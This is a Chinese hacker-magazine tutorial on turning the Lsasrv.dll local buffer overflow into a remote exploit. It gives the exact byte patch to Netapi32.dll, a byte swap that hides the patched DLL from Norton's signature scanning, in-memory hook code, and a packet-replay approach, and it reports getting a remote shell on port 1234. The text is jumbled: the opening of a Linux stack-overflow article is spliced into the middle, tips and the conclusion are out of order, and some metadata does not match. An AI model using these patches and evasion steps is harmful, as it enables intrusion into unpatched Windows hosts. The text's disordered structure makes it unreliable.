菜鸟版Exploit编写指南之四

Hacker+Cracker+Sniffer的综合利用

文/图 王炜/ww0830

看了《黑客防线》上F.ZH的《菜鸟版Exploit编写指南》系列，觉得是难得的教科书般的文章。在那2篇文章里，F.ZH用独创的整除求余法，利用系统出错对话框提供的信息，精确地定位覆盖点。由于语言的通俗性和方法的实用性，成就了F.ZH在缓冲区初学者教程方面的经典 。

可能考虑到面向初学者的原因，作者更多地是直接给出操作，没有涉及原因。比如为什么JMP ESP可以跳到后面，JMP EBX会跳到前面，实际并不像作者说的ESP和EBX正好就是前面或后面那个位置那么简单。就如同刘备是张飞大哥，并不是仅仅张飞是刘备三弟那么简单，里面有很多系统处理的原因（脚本小子：什么张飞打岳飞？乱举例）。为了弥补作者理论上的不足，真正的成就缓冲区入门教程经典，所以自己写了篇《读<菜鸟版Exploit编写指南>有感》，大家可以参阅，把我的和F.Zh的文章联合起来，这可是理论和实际的完美结合哦，对付标准的缓冲区堆栈溢出，简直就是势如破竹，所向无敌。嘿嘿，自夸一下先（如果没有找到，大家找独行者去啊，一定是他私吞了）。

好了，由于我和F.Zh的努力，现在缓冲区入门级教材已经达到了很难超过的水平啦（脚本小子：汗……），但独哥给了我一个机会，让我再写写缓冲区的溢出，于是我就对上天说："给我其他适合初学者的漏洞吧，如果非要给数目加上限制的话，我希望是一万个（比尔·盖茨 ……）！还好，F.Zh还没有把漏洞介绍赶尽杀绝，他上次讲地Lsasrv.dll的本地溢出阐述地是一般情况下编写Exploit的思路，相信大家在随着教程一步步学习的时候，都重启得不亦乐乎吧？那么这次我们就来扩展编写缓冲区溢出的思路吧。例子嘛，就用Lsasrv.dll的远程溢出漏洞好了！注意，本文着重对缓冲区编写的思路扩展，其基本能力是完全建立在上次教程上的，所以如果大家有所遗忘，再翻翻以往的文章吧（什么？你还没有？快去找黑防黑牡丹大姐邮购去啊 ）。

在上次的本地溢出漏洞中，F.Zh是这样实现的（如图1 所示）：

```
HMODULE hNetapi = LoadLibrary("Netapi32.dll");

DsRoleUpgradeDownlevelServer = (DSROLEUPGRADEDOWNLEVELSERVER)GetProcAddress(hNetapi,
                                                    "DsRoleUpgradeDownlevelServer");

DsRoleUpgradeDownlevelServer(
           (unsigned long)&buf[0], (unsigned long)&buf2[0], (unsigned long)&buf2[0],
           (unsigned long)&buf2[0], (unsigned long)&buf2[0], (unsigned long)&buf2[0],
           (unsigned long)&buf2[0], (unsigned long)&buf2[0], (unsigned long)&buf2[0],
           (unsigned long)&buf2[0], (unsigned long)&buf2[0], (unsigned long)&buf2[0]);
```

图1

5．涉及到搜索内存里的ShellCode的时候，最好能够先接管异常，除非你确定在你开始搜索的地址附近一定能够找到。XP不允许执行栈中的代码，所以需要在异常处理链里写入另一个跳转地址，再返回到栈中。若之前就是通过覆盖异常的方式接管指令的话，现在可以直接利用了。

6．对于菜鸟而言，应果断地放弃UNICODE，除非你有很多的时间而且你觉得你能够在不断地解决问题中得到乐趣。

7．指令跳转大多数情况下是靠指令Jmp、Call或者Ret。对于覆盖地址的情况，绝大部分漏洞都只能尝试寻找这些指令地址

8．除了Esp／Ebx，还有其他方法可以定位ShellCode，分析漏洞时，不妨把当时的所有寄存器都看一遍，有时保存在堆栈里的地址也有用（比如Messenger）。把上下文的调用函数也看一遍，利用它们定位可能效果更好。

9．栈溢出时，把ShellCode放到覆盖返回地址或者异常处理链的前面也不失为一个好方法。

10．对于漏洞而言，写合适的ShellCode往往是最难，也是最有乐趣的一步，每个漏洞的利用都是对耐心和创造力的考验。（有些时候我们得去一个一个的比较，不是么？）。

11．享受Exploit的乐趣，如果你不能够得到满足或者无法下手，不妨休息一下，事情往往会有戏剧性转变，也许两三天后，你发现灵感又回来了。

大家都看到了，是从系统Netapi32.dll中找到DsRolepEncryptPasswordStart函数，然后执行该函数，函数的第一个参数过长就会溢出了。溢出效果是什么？嘿嘿，你还没重启够吗？

小知识 Windows不像UNIX那样使用系统调用来实现关键函数，Windows通过动态链接库来提供系统函数，就是所谓的DLL。DsRoleUpgradeDownlevelServer函数由Netapi32.dll提供，所以要想执行该函数，我们必须首先使用LoadLibrary("Netapi32.dll")，装载动态链接库Netapi32.dll，之后用GetProcAddree获得函数地址，然后才能调用DsRoleEncryptPasswordStart函数。

重启多次，大家可能也想到了一定是某个函数处理出问题了，是哪一个函数呢？看了N久文档，终于明白了，我们刚才用的Netapi32.dll中的DsRoleUpgradeDownlevelServer函数是一个客户端函数，我们给它的超长参数会在服务端函数LSASRV.dll中的DsRolerUpgradeDownlevelServer处理（注意函数名只相差一个R哦），服务端函数不会判断请求是哪儿来的，但在通常情况下，客户端函数只向本机发请求，这是微软实现的时候就固定好的，所以我们发请求默认情况下是给本机的，然后本机的LSASRV.dll中的服务函数进行处理，随后出问题本机重启，就这么简单。

我们要想远程利用这个漏洞，思路是什么呢？只要我们能给远程机器发请求，远程机器的服务端函数就会处理我们请求的超长参数。效果？和本地溢出一样。现在我们的目标就是要给远程机器发送请求了，刚才说了，微软在实现代码的时候就固定了只能向本机发请求，怎么办呢？其实，平时我们使用修改后的东西很多了，要注册码我们就破解注册码；要过期我们就破解过期补丁，所以我们也把"比哥"的东西破解破解，把它实现好的代码改一下，不仅仅向本机发请求，也要能向远程发请求，不就可以了？

做个Hacker还需Cracker技术，在之前大家可能没有想到吧？其实真正的黑客精神，就是不断地深入研究技术，创新并共享，所以建议大家还是多翻翻黑防以往的破解文章吧。这里我就直接拿起IDA，对NetApi32.dll开刀了！




图 2

反编译结束后，我们用名字找到有DsRoleUpgradeDownlevelServer()的地方。IDA真是好，会自动把参数识别出来，而且使用参考重命名，会把所有参考点都自动改动，如图2所示。

从函数开始的地方往下走一点点，看到了吗（对了，在IDA中，默认是不显示机器码的，在Options->general->Disassembly页面中有Number of opcode bytes，默认是0，我们把它改成6或8就行了）。

```
.text:7513D5F7  8D 45 CC            lea     eax, [ebp+var_34]
.text:7513D5FA  50                  push    eax
.text:7513D5FB  6A 00               push    0
.text:7513D5FD  E8 0F 05 00 00      call    _DsRolepEncryptPasswordStart@24
```

根据eEye的文档，这里就是我们要修改的地方，上面标出来的_DsRolepEncrypt-PasswordStart函数的第一个参数就是主机。微软已经把它固定好了，用的是Push 0，就是为空，表示把请求发给本机。我们把它替换成远程主机的地址，不就OK了吗？那远程主机的地址从哪儿来呢？ShellCode的代码是我们从外面的客户端函数DsRoleUpgradeDownlevel-Server()传来的，那远程主机的地址也从那里传来吧！就用第9个参数，因为前面把它赋给了[ebp+var+34]了，我们把[ebp+var+34]的内容压入就行。

好，就把上面标出来的代码改改。注意改写的时候，要保证字节个数和原来的相同，参数也要压足。除了保证第一个参数压的是[ebp+var+34]，其他乱压也可以，所以我们就这样吧。

```
50          push    eax
8B 45 CC    mov     eax, [ebp+var_34]
50          push    eax
90          nop
```

这样就把存在[ebp+var_34]中的远程主机地址作为第一个参数压入；NOP是什么都不做的空指令，目的只是为了保证字节数和原来的相同。调出WinHex，搜索到我们要修改的地方，像如图3一样修改。

```
0003C9E0  45 D0 33 C0 8D 7D D8 AB  AB 8D 45 D8 50 8D 45 E0
0003C9F0  50 8D 45 E4 50 6A 02 50  8B 45 CC 50 90 E8 0F 05
0003CA00  00 00 85 C0 75 4A 21 45  FC FF 75 34 FF 75 30 FF
```

图 3

保存为Ww1NetApi.Dll，啊！？诺顿报警了！显示的是Hacktool.LsassSba。诺顿今天这么厉害，连这个DLL也要查杀。好，我们等会再搞定它！先关掉诺顿，测试下先，在上次F.Zh的本地溢出代码基础上稍微修改一下，Load读我们改过后的Ww1NetApi.dll，并把第9个参数改成远程主机的地址，就是\\ip\ipc$的Unicode形式。我们先指定远程主机的IP地址，编译执行1.cpp，再Telnet远程主机的1234端口，果然连上了我们要攻击的远程主机。哈

哈，现在远程利用就初步实现了，但离我们真正Hacker想要达到的目标还有很长的路要走，我们辛辛苦苦修改的DLL会被查杀成病毒，虽然我们可以把诺顿关掉，但总觉得不爽。记住，Hacker是不断向计算机技术挑战的人！好，我们就让杀毒软件不认识！

杀毒软件是按照文件的特征码来识别一个病毒或木马的，我们只是在正常的系统文件NetApi32.dll基础上改变了6个字节，其他完全相同，所以杀毒软件的特征码一定是判断地这6个字节我们把这6个字节稍微改改，看它还能识别不。

刚才说了，90是NOP，表示什么都不做的空指令，我们把它放在其他指令之间，和指令50交换一下位置，如图4所示。

0003C9E0	45 D0 33 C0 8D 7D D8 AB	AB 8D 45 D8 50 8D 45 E0
0003C9F0	50 8D 45 E4 50 6A 02 50	8B 45 CC 90 50 E8 0F 05
0003CA00	00 00 85 C0 75 4A 21 45	FC FF 75 34 FF 75 30 FF

图4

然后保存为Ww2NetApi.dll，让诺顿再扫描，这下没报警了。如果还报警，我们还可以继续改NOP位置，不行的话还可以改成MOV EBX []再PUSH EBX等等，办法很多。不会被查杀了，看看效果，我们把程序改为读Ww2NetApi.dll再运行，还是成功溢出，如图5所示！




图5

前面我们是直接物理修改了NetApi32.dll，就像破解一样，改了物理文件，我们还可以在内存里动态的修改，就如同内存注册机一样，动态读出内存的东西！看SCZ的一段话

```
/*
* 修改DsRolepEncryptPasswordStart()第一形参为指定值，跳转回原流程。
*/
static unsigned char    HookCode[] =
{
    0xC7, 0x44, 0x24, 0x04, // +0x000 mov    dword ptr [esp+0x4],0xNNNNNNNN
    0x00, 0x00, 0x00, 0x00, // +0x004 0xNNNNNNNN
    0xB8,                   // +0x008 mov    eax, 0xNNNNNNNN
    0x00, 0x00, 0x00, 0x00, // +0x009 0xNNNNNNNN
    0xFF, 0xE0              // +0x00D jmp    eax
};
```

这个代码的意思就是直接改变第一个参数为指定值后再执行函数。所以我们让那个CALL _DsRolepEncryptPasswordStart变成CALL HookCode，在上面这个HookCod里面直接指定第一个参数为远程主机地址，然后才跳去执行函数，就样就在内存里动态地改了。大家有兴趣的话，可以看看Hook技术。

现在经过了一番Cracker的洗礼，大家思路也拓宽了很多吧？但还没有结束，我们还得继续，回到Hacker本身吧。现在我们可说完美地实现远程溢出了，但带一个300k的DLL，那也太不爽了吧？试想震荡波拖着这个DLL到处跑，也太难为它了，我们就把DLL也去掉，完全用一个程序实现来实现！怎么实现呢？源代码是微软控制的，一般人看不到。当然对我们菜鸟来说，即使有了源代码，可能也是读不懂请求是如何实现的，更不用说自己写一个请求了。不过根据木桶原理，整体安全强度是由最薄弱的一根木条决定的，我们从这点分析或许有门。

> **小知识 什么是特征码？**
>
> 现在绝大多数杀毒软件都是建立在"病毒特征码"基础上的。有新病毒出现时，厂商先要获得病毒的一个样本，提取出它的特征码，用户把特征码加入到病毒库中才能查杀。如果我们测试出了杀毒软件的判断特征码，将其改成不影响功能的其他指令，就肯定不会被查杀了。从这个意义上来说，反病毒的技术需要一个革命化的突破！

本机向远程发起请求时一定会通过网络，所以我们可以把远程主机发的请求包抓下来，以后即使我们不知道实现的过程，但只要模拟客户端向服务端发送这样的网络包就可以了！说干就干，首先打开Ethereal，再对远程主机攻击一次，把攻击发送的包抓下来，我们看看效果，如图6所示。




图6

看得出来，1.166是攻击机，1.169是被攻击的服务机。166先是TCP握手，然后建立空连接，到"NT Create Andx Request, Path: \lsarpc"那排是关键了，也就是发送一定的请求，然后把我们的超长参数发过去。但我们不用具体了解它的含义，只管把请求拷贝下来存在数组中，直接向远程机器发就是了。这次运行我们的2.cpp，又成功了，它可是不带DLL的哦！

Sniffer是很有用的，如果有溢出的EXE程序，那我们菜鸟们就不用具体搞清楚协议、实现什么的，到时直接抓包，发挥菜鸟精神，一句一句的敲在发送数据中就可以了，而且这种

适合读者	程序员、漏洞追随者
前置知识	ASP基本语法
难度等级	中

WTF：相信很多朋友都和我一样一直都在Windows下进行溢出的分析和学习吧？而对Linux是能避则避。进入堆溢出的学习阶段后，我发现Windows下的资料很少，而且没有相关基础很难理解，所以就计划先啃掉基于Linux系统堆溢出的资料。但之前又没怎么碰过Linux，连知道的一点点操作都忘了，一个堆溢出的例子都搞不定。没办法，我只好再退一步，先把Linux下的堆栈溢出学习了，也乘机熟悉熟悉VI，GCC，GDB。把Linux的相关教程过了一遍之后，感觉Linux下的溢出和Windows下堆栈溢出相比，相似大于相异。如果把它们对比起来学习，那会发现许多美妙之处。



“菜鸟版Exploit编写指南”之五：

在Windows下对比学习Linux堆栈溢出

文／图 王炜／ww0830

在正式开始我们的Exploit学习之前，首先让我们做一个必备的工作：安装虚拟机，因为毕竟是两个系统对照嘛，所以虚拟机当然是最好的选择了。VMWare是一个虚拟机软件工具，利用它可以在一台机器上同时运行二个或更多的操作系统，即在一个主操作系统平台运行（例如Windows 2000）的时候，可以像打开一个程序那样简便地打开另一个或多个操作系统平台（例如Windows 98或Linux）。对我们初学Linux下操作的人来说，有诸多的好处，后面我们将一一体会到这样的美妙。

第一个好处是便于学习未知的软件和操作。比如Linux下的文本编辑器VI，初学者首次进入时，多半是发觉按什么键都没有用，想退却怎么也退不出来，换来的是一阵机箱喇叭的狂响，把人气个半死。现在用虚拟机，用Ctrl+Alt轻松退到Windows环境，然后再去Google搜索解决的办法，解决后再进去，嘿嘿，你会发现有Google真好、有虚拟机真好！这也是推荐给新手们学习其他操作系统的一个经典方法。同样，我的GCC、GDB、Objdump的学习都是这样的，如图1所示。



图1

第二个好处是VMWare是窗口模式的，初学者会感到很熟悉，想抓图也很方便，少了学习Linux的恐惧感。

第三个好处就是节约硬盘空间了，我们可以安装多个不同的系统进行学习，又不至于像真实的系统占用的空间那么大。比如我就在Windows 2000 SP4的系统上安装了Windows 2000 SP0、RedHat 7.2、RedHat 8.0，哈哈，想学习什么样的漏洞都有条件了！

好处这么多，或许新手会觉得这样的软件安装起来一定是复杂异常，实际上VMWare安装起来非常方便，随着提示点下一步就完成了。然后安装操作系统，在VMWare的菜单下选择“File->New->New VIrtual Machine”，选择要安装系统的类型，然后就会提示你插入安装光盘，以后的安装就如同单一系统的真实安装一样了，一点都不会感觉陌生。最后运行安装好后的系统，点Power on就开机了，熟悉的开机画面就出现在我们面前了。简单的安装后我们就有了一个很好的环境，可以在Windows下学习Linux下的编程和调试，以及缓冲区溢出了。下面进入今天的正题！

Linux和Windows堆栈溢出条件对比

我们看一个很简单的漏洞作为例子，在Windows和Linux系统下，溢出有什么相同和不同。程序如下：

```
#include<stdio.h>
#include<string.h>
char name[] = "ww0830";
int main()
{
        char output[12];
```

方法分析MS未文档化的东西，特别是RPC相关的东西，那更是相当的有用！

文章到了这里就完了，非常感谢黑防能给我这个和大家一起讨论。特别是老编独哥，一直在给我提醒和帮助，让我学会到了不少东西，希望下次还能和大家继续探讨问题。

PS：一上QQ独哥就必问稿件进度如何，而且特别关注稿件内容，由此可见对此稿的重视，搞得我这两天都埋头赶工不敢挂QQ了。莫非独哥是上线自动问候？问候语就是“稿件进度如何？” 哈哈哈……

```
        strcpy(output, name);
    printf("%s\n",output);
        return 0;
}
```

程序很简单，就是把N a m e 里面装的字符拷贝给Output，然后把它Printf出来。在Windows下，编译、链接、执行，其结果如图2所示，就是把ww0830输出到屏幕后，安全地退出了。




图 2

那在Linux下呢？我们用VI敲一个同样的程序Vul.c，然后用命令“GCC –o vul vul.c”编译生成可执行文件Vul，执行“./vul”，其结果如图3所示。也是成功运行后，安全退出。




图 3

接下来我们增加Name数组的长度，在Windows下改成“abcdefghijklmnopqrstuvwx”，然后运行，结果如图4，溢出了！

仔细看显示的 “0x74737271”就是“qrst”，“q”是第17位字母，看来就是第17个数覆盖到了EIP。原因嘛，大家只要看过以前杂志的内容，都应该很清楚：Windows为Char output[12]分配了12字节的空间，后面是4字节的EBP，再后面就是4字节的EIP了。如果传递给Output的值超过了16个字节，就会进入EIP，把保存的返回地址覆盖了，这样程序在返回的时候就会出错了，其结构如图5所示。

